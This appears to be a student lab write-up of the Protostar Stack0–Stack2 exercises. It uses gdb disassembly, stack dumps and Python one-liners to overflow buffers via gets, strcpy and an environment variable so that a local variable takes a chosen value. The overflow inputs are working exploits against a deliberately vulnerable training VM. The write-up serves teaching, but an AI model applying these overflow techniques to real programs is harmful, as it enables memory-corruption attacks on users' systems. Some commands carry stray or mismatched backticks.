

April 3 Lab


[Stack 0]

Goal: print “you have changed the modified variable”

Run the file to look at the output. So we can see that it requires an user input.

```
user@protostar:/opt/protostar/bin$ ./stack0
jjjjjjjjjj
Try again?
user@protostar:/opt/protostar/bin$
```

Run the file in gdb mode, then use “disassemble main” to look at the assembly code. We can use “set disassembly-flavor intel” to configure the instruction display style.



```
user@protostar:/opt/protostar/bin$ gdb stack0
GNU gdb (GDB) 7.0.1-debian
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<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack0...done.
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Undefined command: "diassemble". Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
0x080483f4 <main+0>:  push    ebp
0x080483f5 <main+1>:  mov     ebp,esp
0x080483f7 <main+3>:  and     esp,0xffffffff
0x080483fa <main+6>:  sub     esp,0x60
0x080483fd <main+9>:  mov     DWORD PTR [esp+0x5c],0x0
0x08048405 <main+17>: lea     eax,[esp+0x1c]
0x08048409 <main+21>: mov     DWORD PTR [esp],eax
0x0804840c <main+24>: call    0x804830c <gets@plt>
0x08048411 <main+29>: mov     eax,DWORD PTR [esp+0x5c]
0x08048415 <main+33>: test    eax,eax
0x08048417 <main+35>: je      0x8048427 <main+51>
0x08048419 <main+37>: mov     DWORD PTR [esp],0x8048500
0x08048420 <main+44>: call    0x804832c <puts@plt>
0x08048425 <main+49>: jmp     0x8048433 <main+63>
0x08048427 <main+51>: mov     DWORD PTR [esp],0x8048529
0x0804842e <main+58>: call    0x804832c <puts@plt>
0x08048433 <main+63>: leave
0x08048434 <main+64>: ret
End of assembler dump.
(gdb)
```

From the assembly output, we can observe that it is getting the user input to compare with the data stored at location `esp+0x5c`. So we set the breakpoint at the call “get” and the instruction after that.

```
(gdb) b *0x0804840c
Breakpoint 3 at 0x804840c: file stack0/stack0.c, line 11.
(gdb) b *0x08048411
Breakpoint 4 at 0x8048411: file stack0/stack0.c, line 13.
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/protostar/bin/stack0
```

Now we can use “`x/wx $esp+0x5c`” to see the value stored in the variable “modified”. And we give a user input of a long string of “A”. Then we will use “`x/24wx $esp`” to check the value on stack. If we can write to the location storing 0x00000000, we will be able to get the target output. So we will need $(4+16*3+14)$ amount of A to write to that location. We will use python code to generate an user input and pipe it to the executable.

Enter: `python -c 'print "A" * (4+16*3+14)' | /opt/protostar/bin/stack0`

```
Breakpoint 3, 0x0804840c in main (argc=1, argv=0xbffff874) at stack0/stack0.c:11
11      in stack0/stack0.c
(gdb) x/wx $esp+0x5c
0xbffff7bc:      0x00000000
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 4, main (argc=1, argv=0xbffff874) at stack0/stack0.c:13
13      in stack0/stack0.c
(gdb) x/24wx $esp
0xbffff760:      0xbffff77c      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffff770:      0xb7fd7ff4      0xb7ec6165      0xbffff788      0x41414141
0xbffff780:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffff790:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7a0:      0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:      0xb7ec6300      0xb7ff1040      0x0804845b      0x00000000
(gdb) ^Z
[1]+  Stopped                  gdb stack0
user@protostar:/opt/protostar/bin$ python -c 'print "A"*(4+16*3+14)'|/opt/protostar/bin/stack0
you have changed the 'modified' variable
user@protostar:/opt/protostar/bin$
```


[Stack 1]

Goal: print “you have correctly get the variable to the right value”

Run the file and look at the output, it prompts us that it requires an argument, so we give a random string then run it again.

```
user@protostar:/opt/protostar/bin$ ./stack1 jjjjjjjjj
Try again, you got 0x00000000
```

Run the file in gdb mode, then use “disassemble main” to look at the assembly code. We can use “set disassembly-flavor intel” to configure the instruction display style.



```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048464 <main+0>:    push    ebp
0x08048465 <main+1>:    mov     ebp,esp
0x08048467 <main+3>:    and     esp,0xffffffff
0x0804846a <main+6>:    sub     esp,0x60
0x0804846d <main+9>:    cmp     DWORD PTR [ebp+0x8],0x1
0x08048471 <main+13>:   jne     0x8048487 <main+35>
0x08048473 <main+15>:   mov     DWORD PTR [esp+0x4],0x80485a0
0x0804847b <main+23>:   mov     DWORD PTR [esp],0x1
0x08048482 <main+30>:   call    0x8048388 <errx@plt>
0x08048487 <main+35>:   mov     DWORD PTR [esp+0x5c],0x0
0x0804848f <main+43>:   mov     eax,DWORD PTR [ebp+0xc]
0x08048492 <main+46>:   add     eax,0x4
0x08048495 <main+49>:   mov     eax,DWORD PTR [eax]
0x08048497 <main+51>:   mov     DWORD PTR [esp+0x4],eax
0x0804849b <main+55>:   lea     eax,[esp+0x1c]
0x0804849f <main+59>:   mov     DWORD PTR [esp],eax
0x080484a2 <main+62>:   call    0x8048368 <strcpy@plt>
0x080484a7 <main+67>:   mov     eax,DWORD PTR [esp+0x5c]
0x080484ab <main+71>:   cmp     eax,0x61626364
0x080484b0 <main+76>:   jne     0x80484c0 <main+92>
0x080484b2 <main+78>:   mov     DWORD PTR [esp],0x80485bc
0x080484b9 <main+85>:   call    0x8048398 <puts@plt>
0x080484be <main+90>:   jmp     0x80484d5 <main+113>
0x080484c0 <main+92>:   mov     edx,DWORD PTR [esp+0x5c]
0x080484c4 <main+96>:   mov     eax,0x80485f3
0x080484c9 <main+101>:  mov     DWORD PTR [esp+0x4],edx
0x080484cd <main+105>:  mov     DWORD PTR [esp],eax
0x080484d0 <main+108>:  call    0x8048378 <printf@plt>
0x080484d5 <main+113>:  leave
0x080484d6 <main+114>:  ret
End of assembler dump.
(gdb)
```


We will set a breakpoint after user input is copied onto the stack. Then we will give a long string of "A" as user input and check the stack with "x/24wx \$esp". So the process is similar to stack 0, we will need to write 0x61626364 to 0x00000000 to make the if condition in the source code true.

Enter: ./stack1 ``python -c " print 'A' * (4+16*3+12) + '\x64\x63\x62\x61' " ``

```
(gdb) b *0x080484a7
Breakpoint 1 at 0x080484a7: file stack1/stack1.c, line 18.
(gdb) r
Starting program: /opt/protostar/bin/stack1
stack1: please specify an argument

Program exited with code 01.
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /opt/protostar/bin/stack1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff854) at stack1/stack1.c:18
18      stack1/stack1.c: No such file or directory.
      in stack1/stack1.c
(gdb) x/wx $esp+0x5c
0xbffff79c:  0x00000000
(gdb) x/24wx $esp
0xbffff740:  0xbffff75c      0xbffff981      0xb7fff8f8      0xb7f0186e
0xbffff750:  0xb7fd7ff4      0xb7ec6165      0xbffff768      0x41414141
0xbffff760:  0x41414141      0x41414141      0x41414141      0x41414141
0xbffff770:  0x41414141      0x41414141      0x41414141      0x41414141
0xbffff780:  0xb7004141      0xb7fd7ff4      0x080484f0      0xbffff7a8
0xbffff790:  0xb7ec6365      0xb7ff1040      0x080484fb      0x00000000
(gdb) ^Z
[2]+  Stopped                  gdb ./stack1
user@protostar:/opt/protostar/bin$ ./stack1 ``python -c "print 'A'*(4+16*3+12)+'\x64\x63\x62\x61'``"
you have correctly got the variable to the right value
user@protostar:/opt/protostar/bin$
```

[Stack 2]

Goal: print "you have correctly modified the variable"

Run the file. It prompts us to set an environment variable.

```
user@protostar:/opt/protostar/bin$ ./stack2
stack2: please set the GREENIE environment variable
```

Set environment variable: export GREENIE=random_string

To check set up: echo \$GREENIE

Then we run the file again and in gdb mode to check the instructions in main.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048494 <main+0>:  push    ebp
0x08048495 <main+1>:  mov     ebp,esp
0x08048497 <main+3>:  and     esp,0xffffffff
0x0804849a <main+6>:  sub     esp,0x60
0x0804849d <main+9>:  mov     DWORD PTR [esp],0x80485e0
0x080484a4 <main+16>: call    0x804837c <getenv@plt>
0x080484a9 <main+21>: mov     DWORD PTR [esp+0x5c],eax
0x080484ad <main+25>: cmp     DWORD PTR [esp+0x5c],0x0
0x080484b2 <main+30>: jne     0x80484c8 <main+52>
0x080484b4 <main+32>: mov     DWORD PTR [esp+0x4],0x80485e8
0x080484bc <main+40>: mov     DWORD PTR [esp],0x1
0x080484c3 <main+47>: call    0x80483bc <errx@plt>
0x080484c8 <main+52>: mov     DWORD PTR [esp+0x58],0x0
0x080484d0 <main+60>: mov     eax,DWORD PTR [esp+0x5c]
0x080484d4 <main+64>: mov     DWORD PTR [esp+0x4],eax
0x080484d8 <main+68>: lea     eax,[esp+0x18]
0x080484dc <main+72>: mov     DWORD PTR [esp],eax
0x080484df <main+75>: call    0x804839c <strcpy@plt>
0x080484e4 <main+80>: mov     eax,DWORD PTR [esp+0x58]
0x080484e8 <main+84>: cmp     eax,0xd0a0d0a
0x080484ed <main+89>: jne     0x80484fd <main+105>
0x080484ef <main+91>: mov     DWORD PTR [esp],0x8048618
0x080484f6 <main+98>: call    0x80483cc <puts@plt>
0x080484fb <main+103>: jmp     0x8048512 <main+126>
0x080484fd <main+105>: mov     edx,DWORD PTR [esp+0x58]
0x08048501 <main+109>: mov     eax,0x8048641
0x08048506 <main+114>: mov     DWORD PTR [esp+0x4],edx
0x0804850a <main+118>: mov     DWORD PTR [esp],eax
0x0804850d <main+121>: call    0x80483ac <printf@plt>
0x08048512 <main+126>: leave
0x08048513 <main+127>: ret
End of assembler dump.
```

This time we will set GREENIE to a long string of “A”, and set a breakpoint after the strcpy call that stores the return value of getenv onto stack. Then the process is similar to stack 0 and stack 1, we need to write 0x0d0a0d0a to 0x00000000 to change the control flow again.

```
user@protostar:/opt/protostar/bin$ export GREENIE=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
user@protostar:/opt/protostar/bin$ gdb stack2
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Reading symbols from /opt/protostar/bin/stack2...done.
(gdb) b *0x080484e4
Breakpoint 1 at 0x080484e4: file stack2/stack2.c, line 22.
(gdb) r
Starting program: /opt/protostar/bin/stack2

Breakpoint 1, main (argc=1, argv=0xbffff824) at stack2/stack2.c:22
22      stack2/stack2.c: No such file or directory.
   in stack2/stack2.c
(gdb) x/24wx $esp
0xbffff710: 0xbffff728      0xbffff9e6      0xb7fff8f8      0xb7f0186e
0xbffff720: 0xb7fd7ff4      0xb7ec6165      0x41414141      0x41414141
0xbffff730: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740: 0x41414141      0x41414141      0x41414141      0x00414141
0xbffff750: 0xb7fd8304      0xb7fd7ff4      0x08048530      0xbffff778
0xbffff760: 0xb7ec6365      0xb7ff1040      0x00000000      0xbffff9e6
(gdb)
```

So we reset our environment variable again and run the file. We can set a breakpoint just to check it does write to that location.

Enter:

```
export GREENIE="`python -c " print 'A' * 16*4 + '\x0a\x0d\x0a\x0d' " ``"
./stack2
```

```
0xbffff760: 0xb7ec6365      0xb7ff1040      0x00000000      0xbffff9e6
(gdb) ^Z
[6]+  Stopped                  gdb stack2
user@protostar:/opt/protostar/bin$ export GREENIE="`python -c "print 'A'*16*4+'\x0a\x0d\x0a\x0d'" ``"
user@protostar:/opt/protostar/bin$ gdb stack2
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<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack2...done.
(gdb) b *0x080484e4
Breakpoint 1 at 0x080484e4: file stack2/stack2.c, line 22.
(gdb) r
Starting program: /opt/protostar/bin/stack2

Breakpoint 1, main (argc=1, argv=0xbffff804) at stack2/stack2.c:22
22      stack2/stack2.c: No such file or directory.
   in stack2/stack2.c
(gdb) x/24wx $esp
0xbffff6f0: 0xbffff708      0xbffff9c9      0xb7fff8f8      0xb7f0186e
0xbffff700: 0xb7fd7ff4      0xb7ec6165      0x41414141      0x41414141
0xbffff710: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff720: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff730: 0x41414141      0x41414141      0x41414141      0x41414141
0xbffff740: 0x41414141      0x41414141      0x0d0a0d0a      0xbffff900
(gdb) c
Continuing.
you have correctly modified the variable

Program exited with code 051.
(gdb)
```